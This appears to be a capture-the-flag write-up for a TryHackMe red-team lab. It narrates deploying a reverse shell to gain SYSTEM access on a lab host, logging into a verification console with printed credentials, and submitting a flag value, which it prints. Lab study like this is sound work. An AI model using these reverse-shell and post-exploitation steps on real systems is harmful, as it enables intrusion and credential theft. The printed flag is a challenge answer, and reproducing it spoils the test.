
Final Payload Compilation – Custom Reverse Shell Ready for Deployment:

- rsh.exe is a reverse shell that will, when executed on a Windows machine, connect back to the attacker's listener.
- This allows full remote control of the target without needing RDP, and can be run covertly for post-exploitation.




Reverse Shell Configuration Verified for Internal Callback:

The reverse shell payload was successfully configured to connect back to 12.100.1.8:9009, aligning it with the internal VPN address for post-exploitation access.



Hosting Reverse Shell Executable on Internal Web Server:

The payload rsh.exe was successfully hosted on 12.100.1.8:8080, allowing internal machines like WRK1 to download and execute it for establishing reverse shell access.



Gained Administrator (SYSTEM) Access on WRK1 :

- Gained Administrator (SYSTEM) Access on WRK1

This screenshot confirms that you successfully established a reverse shell from WRK1 (10.200.89.21) back to your machine 12.100.1.8 using Netcat on port 9009.

After the connection was received, you ran the command:


whoami

and the response was:

nt authority\system


- You now have SYSTEM-level privileges, which is higher than administrator.
- This is the most powerful account on a Windows machine—it means you can fully control the system.
- With this access, you can:
 - Dump credentials
 - Disable protections
 - Access any file
 - Move laterally to other machines

By executing the reverse shell and gaining nt authority\system, you now fully control WRK1 with administrator-level (SYSTEM) privileges.



Access to Sensitive Backup Executable on WRK1:

With full access to WRK1, the file backup.exe located in C:\Backup Service\Full Backup\ is now accessible, marking a critical post-exploitation opportunity for further data extraction or privilege abuse.



Successful Login to Internal Verification Console (User: ola)

This screenshot shows a successful authentication into the internal SWIFT verification console using the credentials:

- Username: ola
- Password: SpGaRBOS-LMHzt-C

Upon login, the system responds with:


“Welcome ola”, confirming access to the post-compromise interface.

The interface provides multiple options:

1. Submit proof of compromise
2. Verify past compromises
3. Verify email access
4. Get hints
5. Exit


An input error (invalid literal for int()) occurred due to an invalid selection, not affecting the login session.

The user ola successfully accessed the internal verification system, confirming credential compromise and enabling submission or review of compromise evidence.




Step 22 – View Server Manager


Visual access to Windows Server Manager confirms internal Windows-based infrastructure setup.



Flags Submission and Tier 2 Admin Verification:

Flags for Active Directory breach, Tier 2 foothold, and Tier 2 admin access have been submitted and validated, as confirmed by both the TryHackMe portal and the internal access verification console.





Successfully Retrieved and Submitted Flag for Tier 2 Admin Access

This screenshot clearly demonstrates that you've successfully:

- Accessed the **internal SWIFT flag validation console**
- Selected option [1] Get Flag Value
- Requested **Flag ID: 4** (which corresponds to "Administrative access to Corporate Division Tier 2 Infrastructure")

The console then returned the correct flag value:

THM{2540046c-b93b-11ed-afa1-0242ac120002}

This same flag is shown as ✔ **Correct Answer** in the TryHackMe portal, confirming its submission and validation.

Flag 4 for Tier 2 administrative access was successfully retrieved from the internal verification console and submitted to TryHackMe, confirming full elevated access on Corporate Tier 2.

Step 25 – Final Flag Listing

Flag overview shows remaining objectives in BANK Tier and ROOT Tier, indicating next lateral targets.

Final Step: Submitting Flag 4

